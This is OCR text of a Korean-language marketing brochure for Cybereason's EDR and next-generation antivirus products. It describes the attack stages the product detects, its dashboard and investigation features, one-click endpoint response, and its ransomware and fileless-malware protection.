
공격의 전체 상황을
즉시 확인

시각화된 알기 쉬운
관리 화면

악의적인 행동을 실시간
자동 감지 및 대응

# Cybereason의 Attack life cycle! – Cyber kill chain!

## Cybereason은 내부에서 발생하는 위협 행위(Malops)를 공격 단계별로 탐지하여 알려줍니다.




**Infection - 감염**
공격자가 사용자 환경에서 초기 발판을 얻기 위해 사용하는 알려지지 않은 Malware, 악의적인 도구 및 악성 프로그램의 신호.

**Privilege Escalation - 권한 상승**
환경 내에서 리소스에 대한 높은 수준의 액세스 권한을 얻으려는 시도.


**Scanning – 내부 탐색**
내부 네트워크를 탐색하여 취약점을 찾는 시도.

**Lateral Movement – 확장 감염**
자신의 환경에서 공격자의 발판을 확장하려는 시도. 예를 들면 해시 패스 (Pass the Hash) 및 패스 티켓 기술 (Pass the Ticket techniques)등.

**Command and Control - 명령 및 제어(C&C)**
사용자 환경과 공격자의 서버 사이에서 탐지된 네트워크 트래픽.
예를 들면 도메인 생성 알고리즘(DGA) 등.

**Data Theft - 데이터 수집 및 유출**
환경에서 데이터를 수집하거나 추출하려는 시도.

# Cybereason EDR 주요 기능 – Dashboard




## 직관적 실시간 현황 대쉬보드


한눈에 공격 상황을 파악하고 적절하고 민첩하게 대응할 수 있도록 가이드.

- 공격 단계별 위협 탐지 현황
- 감염 규모(버블의 크기)
  감염 후 경과 시간(버블 색상)
- 공격 유형의 통계
- 시간별 통계
- 위협 탐지 현황 요약


# Cybereason EDR 주요 기능 – Malop 확인

## 동일한 형태의 공격 그룹화

실행되고 있는 공격의 목록을
확인하고 빠르고 적절하게 대응.



# Cybereason EDR 주요 기능 – Malop 세부 내용 확인




## 분석/탐지 결과 자동 그래픽화

각각의 세부 항목을 클릭하여 상세한 정보를 드릴다운 형태로 조회 및 확인.

- 한번의 클릭으로 바로 대응조치 지원
- 근본 원인을 확인
- 영향을 받는 기기와 사용자 정보 확인
- 관련된 악성 통신 분석
- 사용된 악성 도구 파악
- 공격 타임라인


# Cybereason EDR 주요 기능 – 대응 및 조치

## 개별 또는 복수의 엔드포인트에 한번 클릭으로 대응

프로세스 중지(Kill Process)
파일 격리(Quarantine Process)
레지스트리 삭제(Remove Registry)


프로세스 실행 방지(Prevention)

네트워크에서
엔드포인트를 격리
(통신 허용 예외 지원)



# Cybereason EDR 주요 기능 – 상세 분석

## 분석 조건을 선택 또는 쿼리 작성, 자주 사용하는 쿼리 저장 기능




Cybereason이 제공하는 다양한 조건중에 원하는 조건 선택을 통한 상세 내용 조회.

조건을 수동으로 입력하고 조회도 가능
또한 RestAPI 제공으로 쿼리 작성 후 웹 호출을 통하여 결과 회신 기능 지원.

# Cybereason NGAV

차세대 안티바이러스

cybereason

# Cybereason NGAV - 탁월한 차세대 안티바이러스

Goodus


**기존에 알려진 악성 코드 및 알려지지 않은 새로운 악성 코드 등을 미연에 방지하고 운영자의 분석 작업에 효율성을 제공.**

알려지지 않은 악성 코드, 알려진 악성 코드, 랜섬웨어, PowerShell(Fileless) 악성 코드 등 기업 · 조직에 매우 많은 종류의 위협이 있지만, 지금까지 그들 모두에 대응할 수 있는 안티바이러스 솔루션은 존재 하지 않았습니다.

엔드포인트에서의 방어를 고려할 때 매우 많은 종류의 위협이 있다는 것을 깨닫고 모든 유형의 악성 코드를 탐지 할 수 있는 솔루션을 검토해야 합니다.

Cybereason의 차세대 안티바이러스(NGAV)는 모든 유형의 악성 코드에 대해 대응할 수 있는 안티바이러스 솔루션을 EDR과 단일 에이전트 (센서)에서 제공합니다.

# Cybereason NGAV – 4가지 주요 특징




### ✓ 인공지능(AI)에 의한 알려지지 않은 악성 프로그램 방지

머신러닝 알고리즘(AI)을 통해 바이러스 정의 파일(시그니쳐)에서 감지 할 수 없는 알려지지 않은 악성 코드를 최고의 탐지률과 가장 낮은 오탐률로 감지/차단.

### ✓ 랜섬웨어 방지

행동 분석을 통하여 파일이 암호화되기 전에 알 수 없는 랜섬웨어, Fileless 랜섬웨어, MBR 기반 랜섬웨어를 탐지 · 차단.


### ✓ 악성 PowerShell 스크립트(Fileless) 방지

Powershell 등 OS의 정규 도구를 사용하는 Fileless 악성 코드에 의한 공격을 사전에 탐지/차단.

### ✓ 알려진 악성 코드의 효율적인 검색

이미 알려진 악성 코드는 기존의 바이러스 정의 파일(시그니쳐)을 이용하여 효율적으로 탐지/차단.

# Cybereason NGAV – 악성코드의 실제 행동 방지




## 보안 담당자의 작업 부담을 줄여주는 자동 탐지 및 조치


**Need your attention**

이 영역은 NGAV가 탐지했지만 자동으로 치료/예방할 수 없는 Malware를 보여줍니다.
추가 분석(Investigation)을 통하여 조치 기능 지원.

**Completed**

이 영역에는 NGAV가 치료 또는 예방했거나 완료로 표시한 Malware 목록이 표시됩니다.

# Cybereason NGAV – 기능 선택 및 엔드포인트 현황




다양한 조건 검색으로 손쉬운 운영


센서 인스톨후 필요한 기능 선택 사용

직관적인 엔드포인트 센서 현황

# Cybereason NGAV – 랜섬웨어 방지

Goodus

## 알려진 랜섬웨어 및 알려지지 않은 랜섬웨어를 두 가지 방법으로 감지




# Cybereason NGAV – Fileless 악성 코드 방지

Goodus

최근 Fileless 악성 코드 공격이 증가하고 SANS 2017 Threat Landscape Survey에 따르면, 기업의 3분의 1은 Fileless 악성 공격에 직면하고 있다는 결과도 나와 있습니다.

